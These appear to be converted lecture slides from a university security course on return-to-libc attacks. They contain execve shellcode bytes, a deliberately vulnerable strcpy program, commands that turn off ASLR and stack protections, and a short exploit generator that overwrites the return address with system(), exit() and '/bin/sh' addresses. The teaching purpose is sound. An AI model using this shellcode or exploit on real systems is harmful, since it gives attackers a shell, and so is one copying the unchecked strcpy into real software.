

## 07: RETURN-TO-LIBC

Vassil Roussev

[vassil@cs.uno.edu](mailto:vassil@cs.uno.edu)

code/ret2libc.zip

<https://tinyurl.com/ret2libc>

# STARTING POINT: SHELLCODE ON THE STACK

```
#include <string.h>
```

```
char shellcode[] =  
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"  
    "\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
```

```
void main() {  
    char buffer[sizeof(shellcode)];  
    strcpy(buffer, shellcode);  
    ((void(*)())buffer)();  
}
```

# PROBLEM

```
~/4621/ret2libc$ make testsc
```

```
gcc -m32 -march=i386 -O0 -fcf-protection=none -z execstack -fno-stack-protector -  
fno-pie -D_FORTIFY_SOURCE=0 --save-temps -fno-asynchronous-unwind-tables -  
mpreferred-stack-boundary=2 -w -g -static -o testsc testshell.c
```

```
~/4621/ret2libc$ ./testsc
```

```
$ exit
```

```
~/4621/ret2libc$ make testsc_fail
```


```
gcc -m32 -march=i386 -O0 -fcf-protection=none -fno-stack-protector -fno-pie -  
D_FORTIFY_SOURCE=0 --save-temps -fno-asynchronous-unwind-tables -mpreferred-stack-  
boundary=2 -w -g -static -o testsc_fail testshell.c
```

```
~/4621/ret2libc$ ./testsc_fail
```

```
Segmentation fault (core dumped)
```

# IDEA: NO CODE ON THE STACK, JUST CONTROL

- Jump to existing code → e.g., **libc**
- Function: **system(char \*cmd)**



# VULNERABLE CODE: vuln.c

```
#include <stdio.h>
#include <stdlib.h>

void vulnerable(char *str) {
    char buff[32];
    strcpy(buff, str);
}

void main(int argc, char *argv[]) {
    char buffer[256];
    FILE *badfile = fopen(argv[1], "r");
    fread(buffer, sizeof(buffer), 1, badfile);
    vulnerable(buffer);
    printf("Normal exit.\n");
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

# THE PLAN

- Task A : Find address of `system()`
  - » need it to overwrite RA
- Task B : Find address of the `"/bin/sh"` string.
  - » need it as an argument for `system()`
- Task C : Construct arguments for `system()`
  - » find location on the stack to place `"/bin/sh"` address (arg for `system()`)

# TASK A: FIND ADDRESS OF `system()`

- Option 1

- » *`gdb`*

- Option 2

- » `printf("system: %p\n", system);`

- » `printf("exit: %p\n", exit);`

`$ ./vuln`

better (controlled env) → `$ env -i BINSHELL=/bin/bash ./vuln`

# TASK B: FIND `/bin/bash`

- Set/export environment variable `BINSH=/bin/bash`
- Run vuln with controlled/minimal environment

```
$ env -i BINSH=/bin/bash ./vuln
```


- Use `getenv()` to get address

```
char *envar = (char *)getenv(argv[1]); // argv[1] → env var name
```



# TASK C: ARGUMENT FOR `system()`

- Args passed wrt `ebp`
- Arg for `system` (ptr to `"/bin/bash"`) must be on the stack



# TASK C: ARGUMENT FOR `system()` [2]

- Standard function **prolog**


- » `pushl %ebp`

- » `movl %esp, %ebp`

- » `subl $N, %esp`

**esp**: stack pointer

**ebp**: frame pointer



# TASK C: ARGUMENT FOR `system()` [3]

- Standard function **epilog**


- » `movl %ebp, %esp`

- » `popl %%ebp`


- » `ret`

**esp:** stack pointer

**ebp:** frame pointer




## NEXT: FIND `system()`'S ARGUMENT ADDRESS



- We need to understand how the `ebp` and `esp` registers change with the function calls.
- B/w the time when RA is modified and system argument is used, `vulnerable()` returns and `system()` prologue begins.

# MEMORY MAP



(2) Return address after `system()` completes → we use `exit()` to avoid a crash


(3) `system()` address

(4) distance covered by overflow

# EXPLOIT GENERATION

- Arg: distance → can generate multiple trials

```
1 // exploit.c
2
3 #include <stdio.h>
4 #include <stdlib.h>
5
6 int main(int argc, char *argv[]) {
7     int LOC = atoi(argv[1]);
8     char buffer[256];
9     FILE *badfile;
10
11     memset(buffer, 0x90, sizeof(buffer));
12
13     *(long *) &buffer[LOC] = 0xffffdfe7; // "/bin/bash"
14     *(long *) &buffer[LOC-4] = 0x80506e0; // exit()
15     *(long *) &buffer[LOC-8] = 0x8051510; // system()
16
17     badfile = fopen(argv[2], "w");
18     fwrite(buffer, sizeof(buffer), 1, badfile);
19     fclose(badfile);
20 }
```



ebp+12

ebp+08

ebp+04

# ROP: RETURN-ORIENTED PROGRAMMING

- In the **ret2libc** attack, we can only chain two functions together
  - » *technique can be generalized:*
  - » *chain many functions together*
  - » *chain blocks of code together*
- E.g. (w/ no arguments)

